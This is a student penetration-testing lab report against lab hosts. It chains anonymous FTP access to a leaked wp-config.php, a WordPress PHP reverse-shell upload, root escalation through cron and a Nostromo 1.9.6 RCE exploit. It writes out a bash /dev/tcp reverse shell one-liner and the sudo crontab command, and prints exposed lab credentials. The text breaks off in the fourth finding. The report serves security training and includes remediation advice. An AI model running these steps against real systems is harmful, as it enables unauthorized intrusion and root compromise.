CSOC 1020: Lab Assignment #5

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

Remote Code Execution in WordPress Uploads

Description

As WordPress config file containing credentials is present on open and unprotected FTP server. Anyone without authorization can login to WordPress. Anyone can upload malicious files in Upload Plugin functionality and can result in getting shell of web directory. This will potentially result in compromising target website's security and data integrity.

Impact

Open FTP port can be accessed anonymously, without any authorization. This allows attackers to gain unauthorized access to sensitive server files which result in data breach of confidential data. Malicious code can be uploaded and executed in "Upload plugin" without any file restriction policy.


Recommendations

- Input validation in file upload during plugin upload.
- Keep web server and WordPress to latest version for avoiding previous version vulnerabilities.
- Implementing Web Application Firewall to block suspicious RFI requests.
- Updating vsftpd version to 3.0.5 to stay safe from previous versions vulnerabilities.

(VSFTPD v3.0.5 : https://security.appspot.com/vsftpd.html)

Steps to Reproduce

1. Web application is hosted on http://10.6.20.42 which contains simple main webpage, but it doesn't have anything to do with.



2. We will do network scanning in stealth mode, scanning ports and operating system information used by website.

Command: nmap -sS -sV -p- 10.6.20.42 -O

```
┌──(root㉿darkv3nom)-[~]
└─# nmap -sS -sV -p- 10.6.20.42 -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-20 10:35 EDT
Nmap scan report for 10.6.20.42
Host is up (0.018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.8 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/20%OT=21%CT=1%CU=30561%PV=Y%DS=2%DC=I%G=Y%TM=64E224D
OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:02%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%
OS:II=I%TS=C)OPS(O1=M58AST11NW7%O2=M58AST11NW7%O3=M58ANNT11NW7%O4=M58AST11N
OS:W7%O5=M58AST11NW7%O6=M58AST11)OPS(O1=M58AST11NW7%O2=M58AST11NW7%O3=M58AN
OS:NT11NW7%O4=M58AST11NW7%O5=M58AST11NW7%O6=M58AST11NW7)WIN(W1=FE88%W2=FE88
OS:%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M58ANNSNW7%C
OS:C=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=O%F=AS%RD=0%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T4
OS:(R=Y%DF=Y%T=40%W=0%S=O%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=O%F
OS:=AR%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y
OS:%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=O%A=Z%F=R%O=%RD=
OS:0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
OS:=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

3. As per Nmap results, FTP port is open. So, we can connect to FTP session using anonymous user to view directory and file within FTP connection.

```
┌──(root㉿darkv3nom)-[~]
└─# ftp anonymous@10.6.20.42
Connected to 10.6.20.42.
220 (vsFTPd 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25711|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           100 Jul 30 21:09 README.txt
drwxr-xr-x    2 ftp      ftp          4096 Jul 30 21:15 config
drwxr-xr-x    3 ftp      ftp          4096 Jul 30 21:11 core
drwxr-xr-x    2 ftp      ftp          4096 Jul 30 21:08 uploads
226 Directory send OK.
ftp>
```

4. Looking in FTP for sensitive file, we got a PHP file containing config details, credentials, and other authentication details.

```
ftp> get wp-config.php
local: wp-config.php remote: wp-config.php
229 Entering Extended Passive Mode (|||62703|)
150 Opening BINARY mode data connection for wp-config.php (3511 bytes).
100% |*****************************************************************************************************|  3511       77.86 MiB/s    00:00 ETA
226 Transfer complete.
3511 bytes received in 00:00 (153.16 KiB/s)
```

```
wp-config.php
28  // ** Database settings - You can get this info from your web host ** //
29  /** The name of the database for WordPress */
30
31  define( 'DB_NAME', 'wordpress_db' );
32
33  /** Database username */
34  define( 'DB_USER', 'wp_user' );
35
36  /** Database password */
37  define( 'DB_PASSWORD', 'Sup3r$ecr3tW0rdPr3ssP@ssWord!' );
38
39  /** Database hostname */
40  define( 'DB_HOST', 'localhost' );
41
42  /** Database charset to use in creating database tables. */
43  define( 'DB_CHARSET', 'utf8mb4' );
44
45  /** The database collate type. Don't change this if in doubt. */
46  define( 'DB_COLLATE', '' );
47
48  /**#@+
49   * Authentication unique keys and salts.
50   *
51   * Change these to different unique phrases! You can generate these using
52   * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
53   *
54   * You can change these at any point in time to invalidate all existing cookies.
55   * This will force all users to have to log in again.
56   *
57   * @since 2.6.0
58   */
59  define( 'AUTH_KEY',         '$b@g M9~6&q,2#LDltN%FfcwK<b ~9Ae =*GIB5PO& +{#1L>gRm+n|u@jciB4U(' );
60  define( 'SECURE_AUTH_KEY',  '!Kd*]n$]gEhz 8=HUQ-TGo8.`=oz{w9EHG|BUVVP^3Ch:Y|UFiDEn4!^Mx;7,Jc`' );
61  define( 'LOGGED_IN_KEY',    '7;$U}4wJ_7qaT]30iOJN&vA3#]*KVXg(G9&<H Qm4m{{)E}Cg:hdqJDU;v>B7LI2' );
62  define( 'NONCE_KEY',        's2ZwKRX}Bcd=][5S=dx/Yo0,MZ^1(m)}vUjKnLms3kiNOPx30^W83xJN3WFwPlVn' );
63  define( 'AUTH_SALT',        ')$:1oO<=hl~3nXfi;o4pDB/.SFJERCIBL[<ok+/o9vr(Dc{_[y9S5 |5ly,v8kY3' );
64  define( 'SECURE_AUTH_SALT', 'yO&0Y(D3;fvG{9F:hUk1/)S?NeZdGpR-FaIO(<LK22o!/cTrB<qhj<.!eL+J9N8<' );
```

5. We will perform fuzzing using open-source tool Dirsearch to find login page or other information.


Command: dirsearch -u http://10.6.20.42


```
[10:35:46] 403 -  275B  - /.htaccessOLD2
[10:35:46] 403 -  275B  - /.html
[10:35:46] 403 -  275B  - /.htpasswds
[10:35:46] 403 -  275B  - /.htpasswd_test
[10:35:46] 403 -  275B  - /.httr-oauth
[10:35:47] 403 -  275B  - /.php
[10:36:01] 301 -    0B  - /index.php  →  http://10.6.20.42/
[10:36:03] 200 -   19KB - /license.txt
[10:36:08] 200 -    7KB - /readme.html
[10:36:09] 403 -  275B  - /server-status
[10:36:09] 403 -  275B  - /server-status/
[10:36:13] 200 -  745B  - /wordpress/
[10:36:13] 301 -  311B  - /wp-admin  →  http://10.6.20.42/wp-admin/
[10:36:13] 301 -  313B  - /wp-content  →  http://10.6.20.42/wp-content/
[10:36:13] 200 -    0B  - /wp-content/
[10:36:13] 200 -   69B  - /wp-content/plugins/akismet/akismet.php
[10:36:13] 500 -    0B  - /wp-content/plugins/hello.php
[10:36:13] 200 -  964B  - /wp-content/uploads/
[10:36:13] 200 -    0B  - /wp-config.php
[10:36:13] 200 -  774B  - /wp-content/upgrade/
[10:36:14] 400 -    1B  - /wp-admin/admin-ajax.php
[10:36:14] 200 -    0B  - /wp-includes/rss-functions.php
[10:36:14] 301 -  314B  - /wp-includes  →  http://10.6.20.42/wp-includes/
[10:36:14] 200 -   54KB - /wp-includes/
[10:36:14] 200 -    0B  - /wp-cron.php
[10:36:14] 409 -    3KB - /wp-admin/setup-config.php
[10:36:14] 200 -    1KB - /wp-admin/install.php
[10:36:14] 302 -    0B  - /wp-admin/  →  http://10.6.20.42/wp-login.php?redirect_to=http%3A%2F%2F10.6.20.42%2Fwp-admin%2F&reauth=1
[10:36:14] 405 -   42B  - /xmlrpc.php
[10:36:14] 302 -    0B  - /wp-signup.php  →  http://10.6.20.42/wp-login.php?action=register
[10:36:14] 200 -    5KB - /wp-login.php
```

Results show login page and uploads folder where uploaded files will be stored.


6. We will login to WordPress login page using credentials we got earlier in PHP file.


Credentials: partner | Sup3r$ecr3tW0rdPr3ssP@ssWord!






7. There is a functionality of uploading file using upload new plugin. We will upload reverse shell PHP file with our system IP and port number 1234. At the same time, we will open listener at port 1234.





8. Now we can't successfully install plugin due to signature issue. We can go to uploads folder which we got from fuzzing results, and we can see our reverse shell over there. Clicking on file will result in executing it and we will get shell on port 1234 listener.



Unauthorized Cron Job Permissions

Description

User “partner” has permissions to schedule or execute cron jobs on 10.6.20.42, while they should only be performed by root user. This cron jobs are executed by “partner” user with root access. User can then write arbitrary command into the cron job which will be executed with root privileges on system.

Impact

Attacker with user-level access to system 10.6.20.42 could obtain root access to the system by writing arbitrary commands on cron jobs which would be executed without on system. It was possible to exploit this vulnerability as user “partner” to obtain root privileges immediately where “partner” had sudo permissions.

Recommendations

- Modify the filesystem permissions such that only the root user has write access to the file.
- File permissions across the web server should be governed by the principal of least privileged, with necessary permissions being given to executable task like cron jobs.


Steps to Reproduce

1. As previously, we got reverse shell access to port 1234 listener where we can browse web directory. Here, we can see that write permission in present on cron. So, we will make a cron job which will execute reverse shell one liner (with system IP and port 8888) and save it in temp folder.

   Command: echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.1.6/8888 0>&1'" > /tmp/cronjob

   Then we will install new cron job as the root user from temp folder.

   Command: sudo /bin/crontab -u root /tmp/cronjob



2. Now to get reverse shell response, we will open listener on port 8888.When reverse shell will be executed, we will get reverse shell response on port 8888. Testing command “whoami” to view user, result says it’s a root.

Unpatched Nostromo v1.9.6: Remote Code Execution

Description

An unpatched Nostromo web service version 1.9.6 is installed on system 10.6.20.41. It is affected by multiple known vulnerabilities including CVE-2019-16278which describes an arbitrary file upload vector. This arbitrary file upload can be exploited by authenticated users to upload a malicious PHP file to execute arbitrary commands against underlying system.

Impact

A remote attacker with authenticated access to Nostromo instance could exploit this vulnerability to obtain partial compromise of the underlying system with command execution in the context of the nostromo service account. This can result in data compromise, privilege escalation against underlying system and would serve as an initial foothold to move laterally throughout the organization's environment.

Recommendations

- Patch the affected nostromo service to its most recent available version.
- Ensure that all network services including web services are within scope of the organization's patch and vulnerability management programs. Patch for network services should be installed regularly. Deployed software and corresponding patch levels should be stored in enterprise IT asset management solution.

Steps to Reproduce

1. We will do network scanning in stealth mode, scanning ports and operating system information on IP 10.6.20.41.


   Command: nmap -sS -sV -p- 10.6.20.42 -O

```
┌──(root㉿darkv3nom)-[~/Downloads]
└─# nmap -sS -sV -p- 10.6.20.41 -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-20 12:07 EDT
Nmap scan report for 10.6.20.41
Host is up (0.019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
8000/tcp open  http    nostromo 1.9.6
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/20%OT=22%CT=1%CU=33063%PV=Y%DS=2%DC=I%G=Y%TM=64E23A5
OS:D%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M58AST11NW7%O2=M58AST11NW7%O3=M58ANNT11NW7%O4=M58AST11NW7%O5=M58AST1
OS:1NW7%O6=M58AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M58ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.79 seconds
```


2. As website is hosted on port 8000, visiting http://10.6.20.41:8000 we can just see a Nostromo 1.9.6 version page, else nothing useful.

3. We will search for exploit in Nostromo 1.9.6, and we found Remote Code Execution vulnerability. This also includes exploit in python file. Now, we will download exploit.


   Reference: https://www.exploit-db.com/exploits/47837



4. As per vulnerability POC, we must give input of IP address, port number and command to execute. First, we will use id command to check exploit.



5. For remote shell, we will use one liner reverse shell with system IP and port 1234 in command position. Parallelly we will open port listener on port 1234 got get shell back.



After running “whoami” in shell we got Nostromo as user. So, we can confirm that we got reverse shell of system.

Cleartext Credentials Exposed in Unprotected Backup File

Description

Cleartext credentials for the user were identified at backup file “bash_history.bak” at web application directory in unprotected manner. Additionally, this password belongs to user Timmy which seems to be root user. These credentials were confirmed after successfully login to his account and getting root privileges.

Impact

A remote attacker could enumerate the affected web service to compromise credentials for user “Timmy”. These credentials could then be used to compromise his root account via accessing it. With this backup file exposure, attacker can obtain all web directory files access.

Recommendations

- Store all application secrets including user’s credentials in enterprise password management solutions. Provide applications with automated capabilities to access cleartext credentials from those solutions as necessary.
- Encrypt credentials at rest. Store encryption key in a secure location such as enterprise password management solution.

Steps to Reproduce

1. Previously, we got reverse shell in webserver. Following that we will look in base directory for all users in web server. So, we can see that here are two users: Timmy and York

